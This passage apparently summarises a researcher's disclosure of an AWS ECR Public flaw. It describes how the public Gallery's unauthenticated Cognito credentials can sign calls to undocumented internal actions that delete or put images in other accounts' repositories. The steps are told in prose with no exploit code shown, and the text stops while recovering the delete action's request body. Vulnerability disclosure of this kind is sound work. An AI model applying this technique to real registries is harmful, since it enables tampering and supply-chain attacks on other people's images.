AWS ECR Public Vulnerability
Undocumented internal ECR Public API actions could be invoked with temporary credentials obtained from a public Cognito identity pool, allowing an attacker to delete or modify images and tags in other AWS accounts' public repositories. This could lead to denial of service, data exfiltration, or supply chain attacks by injecting malicious code into popular images.
 Published on blog.lightspin.io
I discovered a critical AWS Elastic Container Registry Public (ECR Public) vulnerability that allowed external actors to delete, update, and create ECR Public images, layers, and tags in registries and repositories that belong to other AWS Accounts, by abusing undocumented internal ECR Public API actions. Prior to…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Amazon ECR Public is the public registry service behind the Amazon ECR Public Gallery, a portal that lists every public repository hosted on the service. Companies and projects such as NGINX, Ubuntu, Amazon Linux and HashiCorp Consul publish images there for anyone to pull. Every AWS account gets a default ECR Public registry with a unique default alias, and customers can set a custom alias to give the registry a meaningful public name. Any repository created in the account is attached to that registry and is mirrored automatically on the Gallery web application with all its details.
The Gallery is a web front end that talks to an internal API. Requests from the Gallery are signed with AWS SigV4 using temporary credentials, even though the Gallery never asks a visitor to log in. That combination, a public, unauthenticated web application making signed calls to an API with actions that are not in the public documentation, is where the research started.
Setup
The researcher worked with a personal AWS account whose ECR Public registry has the default alias w8r5q5v0 and the custom alias gafresearch.


A public repository called gafpubrep was created with a simple Docker image and a latest tag pushed to it. Its repository URI is public.ecr.aws/w8r5q5v0/gafpubrep.

The same repository appears in the Gallery at https://gallery.ecr.aws/w8r5q5v0/gafpubrep.
Finding it
Opening the repository page in the Gallery sends an HTTP POST request in the background.

The value of the X-Amz-Target header is SpencerFrontendService.DescribeImageTagsInternal. Three things stood out. ECR Public documents a DescribeImageTags action, but the Internal suffix is odd when the endpoint itself is reachable from the internet. SpencerFrontendService is not a service the researcher could find any public mention of, which suggests an internal AWS service or an old codename for ECR Public. The same service name also appears in X-Amz-Target headers for requests coming out of the Amazon ECR console. Finally, the request is signed with SigV4 and temporary credentials, which are probably not the visitor's console credentials, since the Gallery does not request a login.
Searching the Gallery's main JavaScript file for more Internal actions turned up 12 of them. Mapping each against the ECR and ECR Public API documentation gave this result:
| Action name | Matching ECR Public API action | Matching ECR API action |
|---|---|---|
| GetRegistryCatalogDataInternal | GetRegistryCatalogData | |
| GetRepositoryCatalogDataInternal | GetRepositoryCatalogData | |
| DescribeImageTagsInternal | DescribeImageTags | |
| BatchGetImageInternal | BatchGetImage | |
| GetDownloadUrlForLayerInternal | GetDownloadUrlForLayer | |
| SearchRepositoryCatalogDataInternal | ||
| DescribeRepositoryCatalogDataInternal | ||
| DeleteImageForConvergentReplicationInternal | ||
| DeleteTagForConvergentReplicationInternal | ||
| PutImageForConvergentReplicationInternal | ||
| PutLayerForConvergentReplicationInternal | ||
| PutRegistryAliasInternal |
So the set contains 3 ECR Public actions, 2 ECR actions and 7 publicly undocumented actions. The Gallery only presents public repository details, so seeing ECR actions and undocumented actions in the same surface was unexpected.
Next the researcher mapped what triggers each action by watching the Gallery UI, the ECR console and Docker CLI commands:
| Action name | Triggers |
|---|---|
| GetRegistryCatalogDataInternal | Accessing a public repository page such as https://gallery.ecr.aws/w8r5q5v0/gafpubrep; accessing a public registry page such as https://gallery.ecr.aws/w8r5q5v0/ |
| GetRepositoryCatalogDataInternal | Accessing a public repository page |
| DescribeImageTagsInternal | Accessing a public repository page |
| BatchGetImageInternal | Docker client pull; Docker client inspect manifest |
| GetDownloadUrlForLayerInternal | Docker client pull |
| SearchRepositoryCatalogDataInternal | Accessing the main Gallery page https://gallery.ecr.aws/; using the search option |
| DescribeRepositoryCatalogDataInternal | Accessing a public registry page |
| DeleteImageForConvergentReplicationInternal | |
| DeleteTagForConvergentReplicationInternal | |
| PutImageForConvergentReplicationInternal | |
| PutLayerForConvergentReplicationInternal | |
| PutRegistryAliasInternal | Setting a custom alias for the registry in the AWS ECR console (requires login) |
The read actions are triggered by the Gallery, the two ECR actions by the Docker client during a public pull, and PutRegistryAliasInternal by the console when a custom alias is set. Four undocumented actions had no trigger at all: DeleteImageForConvergentReplicationInternal, DeleteTagForConvergentReplicationInternal, PutImageForConvergentReplicationInternal and PutLayerForConvergentReplicationInternal. Those are the interesting ones, because they are not read only and could plausibly let someone put or delete images in registries they do not own.

The diagram summarises all observed interactions with the ECR Public internal API, including the three optional triggers: Docker client, AWS ECR console and Gallery UI. The Docker client flow can also trigger BatchGetImageInternal through docker manifest inspect.
Exploitation
Step 1: try to call an internal action directly
The researcher started with DescribeImageTagsInternal, whose request structure was already known from the captured Gallery traffic. Sending the request with no authentication returned a Missing Authentication Token error. Signing it with the researcher's own AWS credentials returned Access Denied instead.

That ruled out anonymous and self-signed calls. The request has to be signed with the same identity the Gallery uses.
Step 2: find out whose credentials the Gallery uses
All Gallery requests carry an X-Amz-Security-Token header, which means temporary credentials from some IAM role. Searching for the AccessKeyId value led to the request that obtained those credentials.

It is a call to the Amazon Cognito GetCredentialsForIdentity API, which returns temporary, limited-privilege credentials for other AWS services. GetCredentialsForIdentity is itself a public API and needs no credentials to call. Using the returned temporary credentials against another Cognito action, DescribeIdentity, produced an error that revealed the role behind them.

The credentials belong to the SpencerPortalCognitoInfra-SpencerCognitoUnAuthRole-103M4HZ3UDLSZ IAM role in an internal AWS account with the identifier 421354852932, likely used to host part of the ECR Public internal services.

The diagram shows how the researcher believes the Gallery UI obtains temporary credentials for that role to authenticate and authorise requests to the ECR Public internal APIs.
Step 3: replay an internal action with the Gallery identity
Signing the request with the SpencerPortalCognitoInfra identity made DescribeImageTagsInternal succeed.

With one internal action working, the same technique applies to the rest, in particular the four that can put or delete images.
Step 4: discover the request body of the delete action

The proof of concept targets DeleteTagForConvergentReplicationInternal, but the same approach works against DeleteImageForConvergentReplicationInternal, PutImageForConvergentReplicationInternal, PutLayerForConvergentReplicationInternal and the other actions. Because the action is undocumented, its request structure had to be recovered. An empty body returns an error saying the imageTagEntity parameter is required.
Searching the Gallery's main JavaScript file for the string DeleteTagForConvergentReplicationInternal led to a JSON structure describing the expected input and output of the action.

The input is the imageTagEntity object, of shape S2j.
